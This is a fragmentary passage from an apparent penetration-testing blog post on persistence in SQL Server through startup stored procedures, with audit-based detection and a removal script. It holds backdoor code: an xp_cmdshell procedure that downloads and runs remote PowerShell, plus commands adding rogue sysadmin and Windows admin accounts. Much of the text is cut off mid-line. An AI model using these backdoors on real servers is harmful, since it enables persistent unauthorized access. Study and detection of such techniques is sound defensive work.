Procedures

During red team and penetration test engagements, one common goal is to maintain access to

It may not be immediately obvious why anyone would use SQL Server or other database platforms to maintain access to an environment, so I've provided some of the advantages below.

1. The .mdf files that SQL Server uses to store data and other objects such as stored procedures are constantly changing, so there is no easy way to use File Integrity Monitoring (FIM) to identify database layer persistence methods.

malware, and penetration testers. Before we get started on creating our evil startup stored procedures there are a few things to be aware of.

The stored procedures configured for automatic execution at start time:

- Must exist in the Master database

database activity. For those who are interested in learning more I recommend checking out

Audit Setup Instructions

Follow the instructions below to enable auditing:

1. Create and enable a SERVER AUDIT.

```
-- Select master database
USE master

-- Setup server audit to log to application log
```




```
ON master..sp_procoption BY public )

```

4. All enabled server and database level audit specifications can be viewed with the queries below. Typically, sysadmin privileges are required to view them.

```
-- List enabled server specifications
SELECT        audit_id,
        a.name as audit_name,
        s.name as server_specification_name,
        d.audit_action_name,
        s.is_state_enabled,
        d.is_group,
        d.audit_action_id,
```

Startup Stored Procedure Creation


Now for the fun part. The code examples provided in this section will create two stored procedures and configure them for automatic execution. As a result, the stored procedures will run the next time a patch is applied to SQL Server, or the server is restarted. As mentioned before, sysadmin privileges will be required.




execute a PowerShell payload from the internet using the query below. The script in the

```
-- Create a stored procedure 2
-----------------------------
USE MASTER
GO

CREATE PROCEDURE sp_add_backdoor
AS
-- Download and execute PowerShell code from the internet
EXEC master..xp_cmdshell 'powershell -C "Invoke-Expression (new-object System.Net.WebClient).DownloadString(''https://raw.githubusercontent.com/null
GO
```


7.






When the SQL Server service restarts it will launch the startup procedures and Windows event ID 17135 is used to track that event as shown below.


10.



11. Verify that a new sysadmin login named "backdoor_account" was added.



When a login is added to the sysadmin fixed server role event ID 33205 should show up again in the application log. However, this time the "object_name" should contain "sysadmin", and the name of the affected account can be found in the "statement" field. Sysadmins shouldn't be changed too often in production environments, so this can also be a handy thing to monitor.

12. 

Startup Stored Procedure Code Review

At this point you should be able to view the log entries described earlier (33205 and 17135). They should tell you what procedures to dig into. If you're interested in what they're doing, it's possible to view the source code for all startup stored procedures with the query below.


Be aware that you will need privileges to view them, but as a sysadmin it shouldn't be an issue.

Startup Stored Procedure Removal

My guess is that at some point you'll want to remove your sample startup procedures and audit settings, so below is a removal script.

```
-- Disable xp_cmdshell
sp_configure 'xp_cmdshell',0
reconfigure
go

sp_configure 'show advanced options',0
reconfigure
go

--Stop stored procedures from starting up
EXEC sp_procoption @ProcName = 'sp_add_backdoor',
@OptionName = 'startup',
@OptionValue = 'off';

EXEC sp_procoption @ProcName = 'sp_add_backdoor_account',
@OptionName = 'startup',
@OptionValue = 'off';

-- Remove stored procedures
DROP PROCEDURE sp_add_backdoor
DROP PROCEDURE sp_add_backdoor_account

-- Disable and remove SERVER AUDIT
ALTER SERVER AUDIT Audit_StartUp_Procs
WITH (STATE = OFF)
DROP SERVER AUDIT Audit_StartUp_Procs

-- Disable and remove SERVER AUDIT SPECIFICATION
ALTER SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec
WITH (STATE = OFF)
DROP SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec

-- Disable and remove DATABASE AUDIT SPECIFICATION
ALTER DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
WITH (STATE = OFF)
DROP DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
```

event ID 33205. In this case, the statement will include "ALTER SERVER AUDIT" or "DROP SERVER AUDIT" along with the rest of the statement. Also, "object_name" will be the name of the SERVER AUDIT. This is another thing that shouldn't change very often in production environments so it's a good this to watch. Below is a basic screenshot example.




Automating the Attack

I put together a little PowerShell script called "Invoke-SqlServer-Persist-StartupSp.psm1" to automate the attack. Below are some basic usage instructions for those who are interested.

1. Download the script or reflectively load it from **here**.


2. The example below shows how to add a SQL Server sysadmin via a startup stored procedure every time the SQL Server service is restarted.

```
Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewSqlUser EvilSysadmin1 -NewSqlPass Password123!
```




3. The example below shows how to add a local Windows Administrator via a startup stored procedure every time the SQL Server service is restarted.

```
Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewosUser Evilosadmin1 -NewosPass Password123!
```



4. The example below shows how to run arbitrary PowerShell code via a startup stored procedure every time the SQL Server service is restarted.

```
1.  Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN
net.webclient).downloadstring('https://raw.githubusercontent.com/nullbind/Pow
```



Wrap Up

In this blog I covered how to create, detect, and remove malicious startup stored procedures in SQL Server. Hopefully, this will help create some awareness around this type of persistence method. Big thanks to Grisha Kumar and Ben Tindell for verifying all the code samples for this blog. Have fun and hack responsibly!

Note: All testing was done on Windows 8 running SQL Server 2014 Standard Edition.

References


- https://technet.microsoft.com/en-us/library/dd392015%28v=sql.100%29.aspx
- https://msdn.microsoft.com/en-us/library/cc280663(v=sql.100).aspx
- https://cprovolt.wordpress.com/2013/08/02/sql-server-audit-action_id-list/

Craving a cybersecurity movie marathon? Get recommendations from The NetSPI Agents on their favorite media to get inspired for ethical hacking.

Learn More

Hear real-world social engineering stories from The NetSPI Agents and tips to enhance your social engineering testing.

Learn More



Mainframe Penetration Testing

Hacking CICS: 7 Ways to Defeat Mainframe Applications

October 24, 2024

Explore how modern penetration testing tools uncover vulnerabilities in mainframe applications, highlighting the need for methodical techniques and regular testing to protect these critical systems from threats.